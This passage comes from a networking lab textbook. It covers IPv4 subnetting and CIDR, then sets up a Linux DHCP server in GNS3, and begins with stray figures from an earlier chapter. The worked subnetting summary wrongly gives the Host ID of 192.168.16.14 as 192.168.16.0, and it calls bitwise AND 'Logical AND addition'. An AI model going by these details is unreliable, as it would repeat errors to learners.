
Assignment 2 – Add Purple LAN to the network.

DEVICE	IP ADDRESS	NETWORK MASK	GATEWAY ADDRESS
PC7	10.10.0.1	255.255.0.0	10.10.255.250
PC8	10.10.0.2	255.255.0.0	10.10.255.250
PC9	10.10.0.3	255.255.0.0	10.10.255.250
PC10	10.10.100.1	255.255.0.0	10.10.255.250
Router Interface	10.10.255.250	255.255.0.0	none-this is the gateway!

Recommended binary grading criteria:


- Screenshot of the GNS3 Working environment where:
  - All connections are made according to instructions
  - All connections are labeled with the correct IP Address
  - Interface labels are turned on
  - Everything is organized neatly
- Screenshot of Wireshark packet captures taken from the PC5-Switch link
  - PC5 from the Green subnet can successfully ping PC2 in the Red subnet

List of Figures for Print Copy



```
  MMM      MMM       KKK                          TTTTTTTTTTT      KKK
  MMMM    MMMM       KKK                          TTTTTTTTTTT      KKK
  MMM MMMM MMM  III  KKK  KKK  RRRRRR     OOOOOO      TTT     III  KKK  KKK
  MMM  MM  MMM  III  KKKKK     RRR  RRR  OOO  OOO     TTT     III  KKKKK
  MMM      MMM  III  KKK KKK   RRRRRR    OOO  OOO     TTT     III  KKK KKK
  MMM      MMM  III  KKK  KKK  RRR  RRR   OOOOOO      TTT     III  KKK  KKK

  MikroTik RouterOS 7.11.2 (c) 1999-2023       https://www.mikrotik.com/


Do you want to see the software license? [Y/n]: n

Press F1 for help


Change your password

new password> ****
repeat new password> ****

Password changed
[admin@MikroTik] >
```

Figure 3 – MikroTik router login screen



```
[admin@Router] > interface print
Flags: R - RUNNING
Columns: NAME, TYPE, ACTUAL-MTU, MAC-ADDRESS
#   NAME    TYPE   ACTUAL-MTU  MAC-ADDRESS
0 R ether1  ether        1500  0C:69:BE:3B:00:00
1 R ether2  ether        1500  0C:69:BE:3B:00:01
2   ether3  ether        1500  0C:69:BE:3B:00:02
3   ether4  ether        1500  0C:69:BE:3B:00:03
4   ether5  ether        1500  0C:69:BE:3B:00:04
5   ether6  ether        1500  0C:69:BE:3B:00:05
6   ether7  ether        1500  0C:69:BE:3B:00:06
7   ether8  ether        1500  0C:69:BE:3B:00:07
[admin@Router] > ip address add address=100.10.10.150/24 interface=ether1
[admin@Router] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS           NETWORK      INTERFACE
0 100.10.10.150/24  100.10.10.0  ether1
```

Figure 7 – Ether1 configured with red network IP address

CHAPTER 17

IPv4 Addressing - A Very Brief Review

MATHEW J. HEATH VAN HORN, PHD

IPv4 subnetting can be confusing to many. These exercises are intended to emphasize the concept that IPv4 numbers are not numbers at all, but rather symbols of identification (i.e. names. e.g. Eileen =192.168.1.4, Hasan = 201.4.56.12, McDonalds = 10.14.67.12, etc.). When you see IP addresses, do not think numbers, think names.

Estimated time for completion: 10 minutes

LEARNING OBJECTIVES

- Increase familiarity with using the GNS3 Environment
- Identify Ethernet packet traffic on Wireshark
- Convert Decimal to Binary
- Convert Binary to Decimal
- Given an IP address and netmask, determine:
    - Network ID
    - First Usable IPv4 Address
    - Last Usable IPv4 Address
    - Broadcast IPv4 Address

PREREQUISITES

- Chapter 16 – Introduction to Routers

DELIVERABLES

- Complete the IPv4 Worksheet

RESOURCES

- IP Subnet Calculator – https://www.calculator.net/ip-subnet-calculator.html
- Heath Van Horn, Mathew, “IP Refresh”, https://www.youtube.com/watch?v=Sr9gIYNpT4I

- Heath Van Horn, Mathew, “Calculating Subnet Mask”, https://www.youtube.com/watch?v=wIS8SLvAGkM
- Watchguard Articles:
  - Nachreiner, Corey, “Understanding IP Addressing and Binary”, https://www.watchguard.com/wgrd-resource-center/security-fundamentals/understanding-ip-addresses-and-binary
  - Farrow, Rik, “Understanding IPv4 Subnetting (Part 1)”, https://www.watchguard.com/wgrd-resource-center/security-fundamentals/understanding-ipv4-subnetting-part-one
  - Farrow, Nachreiner, and Pinzon, “Understanding IPv4 Subnetting (Part 2)”, https://www.watchguard.com/wgrd-resource-center/security-fundamentals/understanding-ipv4-subnetting-part-two


CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Sawyer Hansen, Cybersecurity Student, ERAU-Prescott

Phase I – A Very Brief Review

This instructional material is not designed to replace people’s favorite learning materials. We want to simply augment what already exists. However, it was pointed out by some of our testers that a very abbreviated review would be a helpful inclusion within the textbook.

Computers view the world in 1s and 0s. At the most fundamental level, Network Interface Cards (NICs) produce and receive streams of 1s and 0’s like ping-pong balls moving through a glass tube.



Used with permission from the artist – Romana A. Heath Van Horn


The NIC cannot see what data is coming, it can only see what has been received and it has to make sense of the information. The Ethernet Protocol defines which combinations of 1s and 0s will result in commands for action. If the combination gets mixed up, the command is garbled, and the NIC has no idea what to do and will throw the data away.

IPv4 networks use two human-readable notations of 32 bits each to provide identification of a NIC, such as 192.168.1.14 255.255.255.0. Back in the day, the first part, 192.168.1.14, was a sufficient identifier. Sort of like a house number in a town. However, as the internet grew, just like towns, further identification was needed to handle the new NICs (new houses) and yet still use the existing identification system. Subnet masks were introduced (255.255.255.0) that act sort of like street names.

Each human-readable notation of 32 bits is broken into 4 octets (8 bits). This is for human readability, the NIC doesn't care. Remember, the NIC only looks at 1s and 0s. We can look at our example (192.168.1.14) using these principles. Generally, spaces are inserted every 4 bits to make things easier for humans to read.

First Octet	Second Octet	Third Octet	Forth Octet
192	168	1	14
1100 0000	1010 1000	0000 0001	0000 1110

The 192 is a decimal, human-readable notation of the binary value 1100 0000. This means if this was sent from one NIC to another, we would send a ping-pong ball sequence of red, red, blue, blue, blue, blue, blue, blue.



Used with permission by the artist – Romana A. Heath Van Horn

Converting between binary and decimal notation is beyond the scope of this lesson. Suffice it to say, most scientific calculators can make the conversion.

Looking at this, we can quickly run out of notational identifiers. Remember, the largest decimal notation we can have is 255 because the largest binary notation is 1111 1111.

Decimal	Binary
255	1111 1111
999	0011 1110 0111 (NO! larger than 8 bits)

Subnet masks use a continuous string of 1s to identify which part of the IPv4 address is the “street name” and which part is the “house number”. A subnet mask means that the sting of 1s is never interrupted. For example, if our subnet mask is 255.255.255.0 it represents a binary representation of 1111 1111.1111 1111.1111 1111.0000 0000. Notice there is no interruption of the sequence of 1s. It is impossible to have a subnet mask of 255.192.16.14 because the sequence of 1s is interrupted.

255	255	255	0	No interruption of bits
1111 1111	1111 1111	1111 1111	0000 0000	
255	192	16	14	Series of 1’s bits interrupted
1111 1111	1100 0000	0001 0000	0000 1110	

The final piece of the puzzle is called Logical AND addition. In this type of addition, any binary 1 added to another binary 1 will produce a binary 1 (1+1=1). Any use of zero will result in a zero. e.g. (1+0=0, 0+1=0, 0+0=0)

When we perform a Logical AND addition of our IP address with its associated network mask it reveals both the "street name" and the "house number" of our device.

In this example, our PC has an IP address of 192.168.1.65 with a network mask of 255.255.255.0. We will apply Logical AND addition and look at the results.

First, we convert the IP address and netmask to binary.

- 192.168.1.65 → 1100 0000 . 1010 1000 . 0000 0001 . 0100 0001
- 255.255.255.0 → 1111 1111 . 1111 1111 . 1111 1111 . 0000 0000

Second, apply Logical AND addition to the first octet of both

NOTE: the first octet in all instances is highlighted in red for illustrative purposes

192	1	1	0	0	0	0	0	0
255	+1	+1	+1	+1	+1	+1	+1	+1
Logical AND Addition (1+1=1 with all other results being 0)								
Result	1	1	0	0	0	0	0	0

Third, apply Logical AND addition to the remaining three octets

168.1.65	1010 1000	0000 0001	0100 0001
255.255.0	+1111 1111	+1111 1111	+0000 0000
Logical AND Addition (1+1=1 with all other results being 0)			
Result	1010 1000	0000 0001	0000 0000

Fourth rewrite the results into 32-bits

Results from Step 2	Results from Step 3		
1100 0000	1010 1000	0000 0001	0000 0000

NOTE: As you get more experienced, steps two and three would be done at the same time so there would be no need for a 4th step.

Finally, convert the 32-bits into decimal, human-readable form.

1100 0000 . 1010 1000 . 0000 0001 . 0000 0000 = 192.168.1.0

The result tells us that our "Street Address" is 192.168.1.0 and that we can use any number from 1-254 in place of the 0 as our "House Humber". Yes, I see you in the back. "What happened to 255?" In this case, 255 is used as a short cut meaning "every house on the street". Think junk mail. If a company wants to send snail mail to everyone on a street, it doesn't look up every address, it just sends it to every house on the street.

Used with artist's permission: Romana A. Heath Van Horn

At this time we are going to abandon the street name and house number metaphor and use the proper names:

- Street Name = Network ID
- House Number = Host ID
- Every House = Broadcast ID

There are three more important identifiers we need to know:

- First Usable IP Address = Add 1 to the Network ID (e.g. 192.168.1.0 + 1 = 192.168.1.1)
- Last Usable IP Address = Subtract 1 from the Broadcast ID (e.g. 192.168.1.255 – 1 = 192.168.1.254)
- IP Address Range = The number of real numbers between the First Usable and Last Usable IP addresses, inclusive (e.g. 192.168.1.1 – 192.168.1.254 = 0.0.0.253 then include the 1 to increase the result to 0.0.0.254). This means 254 hosts can be joined to the network.

This is a lot of information, so let's clean it up in a summary:

Given a PC with an IP address of 192.168.16.14 and a subnet mask of 255.255.255.0 find the resulting information:

Given				
IP Address	192	168	16	14
Subnet Mask	255	255	255	0
Convert to binary				
IP Address	1100 0000	1010 1000	0001 0000	0000 1110
Subnet mask	1111 1111	1111 1111	1111 1111	0000 0000
Logical AND addition result	1100 0000	1010 1000	0001 0000	0000 0000
Convert back to human readable decimal form				
Network ID	192	168	16	0

- Network ID = 192.168.16.0
- Host ID = 192.168.16.0
- Broadcast ID = 192.168.16.255
- First Usable IP = 192.168.16.1
- Last Usable IP = 192.168.16.254
- Address Range = 254 hosts

Some will look at this and make some shortcut inferences. And some shortcuts can be made, but only under specific conditions. This is how cyber folks can impress laymen with their mental math skills. However, so long as you follow the above procedures every time, you will always get the correct answers and your network will function because it is using the correct IP addresses.

A quick discussion on Classless Inter-Domain Routing (CIDR). Using network masks of 255.0.0.0, 255.255.0.0, or 255.255.255.0 leaves many unused Host IDs that could be used by other networks. Take our example earlier, 255.255.255.0 resulted in 254 Host IP addresses. However, if we are only connecting two devices (say 192.168.16.1 and 192.168.16.2), we are preventing the use of the remaining 253 Host IP addresses by other parts of the network.

CIDR allows us more flexibility. Using a netmask of 255.255.255.252 gives us 2 usable Host IDs and frees the remaining Host ID's for other purposes. CIDR notation provides us with some shortcut tools because it just lists the number of continuous binary 1s in the netmask.

	Network Mask (netmask)				Number of 1's	CIDR notation
IP	255	255	255	0		
Binary	1111 1111	1111 1111	1111 1111	0000 0000	24 binary 1's	/24
IP	255	255	255	252		
Binary	1111 1111	1111 1111	1111 1111	1111 1100	30 binary 1's	/30

Phase II – Practice Subnetting Principles

The following problems are self-graded. You can take as many attempts as you need to ensure you understand the information.

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=244#h5p-1

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=244#h5p-2

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=244#h5p-3

An interactive H5P element has been excluded from this version of the text. You can view it online here:
https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/?p=244#h5p-4

End of Lab

Deliverables

Complete this worksheet and turn it in to receive credit for this exercise: Worksheet

Homeworks

Assignment 1 – Create your own GNS3 network

Generate a random IPv4 network ID and use it to build a GNS3 network using 4 PCs and a switch. Use a CIDR that would allow for the addition of 1,000 more hosts.

Assignment 2 – Create a GNS3 that doesn't waste any IP addresses

Generate a random IPv4 network ID and use it to build a GNS3 network using 5 PCs and a switch. Use a CIDR that wastes as few IP addresses as possible.

Recommended binary grading criteria:

- Screenshot of the GNS3 Working environment where:
  - All connections are made according to instructions
  - All connections are labeled with the correct IP Address
  - Correct CIDR is used
  - Interface labels are turned on
- A screenshot of Wireshark packet captures taken from the PC1-switch link
  - Any PC can successfully ping PC1
  - A second PC can successfully ping PC2

CHAPTER 18

Dynamic Host Configuration Protocol - Linux

JACOB CHRISTENSEN AND MATHEW J. HEATH VAN HORN, PHD

Dynamic Host Configuration Protocol (DHCP) is an interacting client-server protocol that automatically provides a host (PC, Laptop, Phone, etc) with an Internet Protocol (IP) address upon request. The purpose of this activity is for learners to see DHCP in action instead of just reading about the DHCP handshake theory. A secondary purpose is for learners to experience frustration when hosts do not get a DHCP IP address. Learners can see how the packets move and where they may get hung up while working on making DHCP function correctly on their network. Finally, learners will be able to see Address Resolution Protocol (ARP) in action. While DHCP occurs when a host requests an IP address for an existing MAC address, ARP is when a host has an IP address, but is unsure what MAC address it belongs to.

Estimated time for completion: 25 minutes

LEARNING OBJECTIVES

- Successfully deploy a DHCP solution using Linux on an enterprise network
- Capture and Observe DHCP packets using Wireshark
- Capture and Observe ARP packets using Wireshark
- Successfully add hosts to an enterprise network and receive IP addresses automatically

PREREQUISITES

- Chapter 7 – Create a Linux Server
- Chapter 15 – Hubs and Switches
- Chapter 17 – IPv4 Addressing

DELIVERABLES

- 5 Screenshots:
  - Wireshark – DHCP Packets for PC1
  - Wireshark – DHCP Packets for PC2
  - Wireshark – ARP Packets for PC1/PC2

- GNS3 Workspace
- Configuration of DHCP Daemon

RESOURCES

- Internet Systems Consortium – "ISC DHCP" – https://www.isc.org/dhcp/

CONTRIBUTORS AND TESTERS

- Julian Romano, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I -Build the Network Topology

The following are steps to set up the learning environment to better understand DHCP. Since learners have performed many of these tasks in other labs, we have taken liberties to reduce the number of steps and screenshots for repeated material. If you are confused about what you've been asked to do, please review the appropriate chapter of this book.

Your final network will look like the following:




Figure 1 – Final GNS3 network environment

1. Start GNS3

   1.1. Create a new project: **LAB_04**

2. Build a new LAN with a network address of **200.200.200.0/24**

2.1. Use two *VPCS* devices for PC1 and PC2

2.2. Add an *Ethernet switch*

2.3. Add an *Ubuntu Server* VM and rename it to "DHCP-Server"

> **NOTE:** Ensure that the *Allow GNS3 to use any configured VirtualBox adapter* check box is selected for all VMs added to GNS3. Refer to step 6.2 in Chapter 11 for more information.

2.4. Connect the server and PCs to the switch

2.5. Label and organize your network as necessary





Figure 2 – Basic network topology

Phase II – Configure the DHCP Server

This lab requires that **isc-dhcp-server** is installed to your VM. Verify this with the following command. Refer to Chapter 7 for installing necessary packages from the APT repository. If you are already familiar with DHCP configuration, please feel free to use and explore other solutions too.

```
> apt list isc-dhcp-server
```



```
iako@dhcp-server:~$ apt list isc-dhcp-server
Listing... Done
isc-dhcp-server/jammy-updates,now 4.4.1-2.3ubuntu2.4 amd64 [installed]
N: There are 2 additional versions. Please use the '-a' switch to see them.
iako@dhcp-server:~$ _
```

Figure 3 – Verifying DHCP server package is installed

Ensure that yours also says “[installed]” next to the output.

UPDATE: KEA is the new Linux standard for implementing DHCP, but at the time we developed these labs, KEA documentation was lacking. We will update the labs to use KEA in future editions.

NOTE: For those who have limited computer power/resources, consider using a TinyCore VM as your primary Linux server as covered in Chapter 9.

Moving forward, managing Linux boxes will become a staple in our networks. While this might be intimidating for those who are new to CLI environments, be assured that you will quickly learn. However, it is a good idea to refresh basic terminal navigation skills online before continuing.

1. Start the DHCP Server and give it a minute or two to boot

    1.1. Login: **student**

    1.2. Password: **Security1**

NOTE: Learners unfamiliar with Linux need to know that Linux CLI will NOT move the cursor as you type the password. This is a security countermeasure to prevent shoulder-surfing. Even if an observer can’t see the characters being typed in the password, just knowing the number of characters in the password makes brute-force password hacking easier. Therefore, if the cursor doesn’t move, nobody can count the number of characters used in the password by watching the screen.

Making Backups


Before editing ciritcal files (such as configuration files), it is always good practice to create backups. When needed, they will save you lots of time and headache, so make it a habit now so that you don’t regret it later.

Make a new backup folder in your home directory.

```
> mkdir ~/backups
```

Verify it was successfully created.

```
> ls ~/ | grep backups
```



```
iako@dhcp-server:~$ ls ~/ | grep backups
backups
iako@dhcp-server:~$ _
```

Figure 4 – Backups file created

Make a copy of a file to the backups folder (sudo may be necessary depending on the security of the file).

```
> cp /path/to/file/example.conf ~/backups/
```

Restore the file if needed.

```
> cp ~/backups/example.conf /path/to/file/
```

NOTE: obviously "/path/to/file/" and "example.conf" are placeholders. Adjust them as necessary to your situation.

2. Configure the server's interface with the static IP of **200.200.200.254** on a **/24** network


2.1. Identify the network configuration file (Figure 5)

```
> ls /etc/netplan/
```

NOTE: The netplan configuration file will always be a .YAML in this directory; however, the name may change between releases or user modification. As of writing this textbook, I am using Ubuntu 22.04.X LTS. The default configuration file name for netplan is **00-installer-config.yaml**. Adjust as necessary.

2.2. Edit the YAML file to match the example provided below

```
> sudo vi /etc/netplan/00-installer-config.yaml
```



```
# This is the network config written by 'Jake M. Christensen'
# 2024.02.07
network:
  ethernets:
    enp0s3:
      optional: true
      dhcp4: false
      addresses:
        - 200.200.200.254/24
  version: 2
```

Figure 6 – Ubuntu netplan configuration

Command	Description
enp0s3	This is the name of interface you want to configure with options indented after. This can be checked with the command*ip address show*. Adjust as necessary.
optional	Determines whether the system should wait to boot until the specified interface is configured. If you are getting an error on boot concerning “waiting for network configuration”, ensure that this value is set to ‘true’.
dhcp4	Determines whether the specified interface can dynamically receive IP addresses from a DHCP server.
addresses	Set static IP address value(s) to the specified interface.

NOTE: Use any preferred text editor, but it is recommended that you become familiar with Vi since it is installed by default on even the most minimal of Linux distributions.
Basic commands:
– Press *i* to enter*Insert* (editor) mode.
– Press *Esc* to return to *Command* mode.
– Type *:wq* in Command mode to save (write) and exit back to the terminal.
– Type *:q!* in Command mode to exit without saving.

2.3. Apply the changes (Figure 7)

```
> netplan try
```

NOTE: Proper spacing in this file is critical. If an error is thrown, ensure that your file matches the one provided. Double and triple-check for spelling errors.

2.4. Verify the IP address of the DHCP Server was taken and that the ethernet card has a state of *UP* (Figure 8)

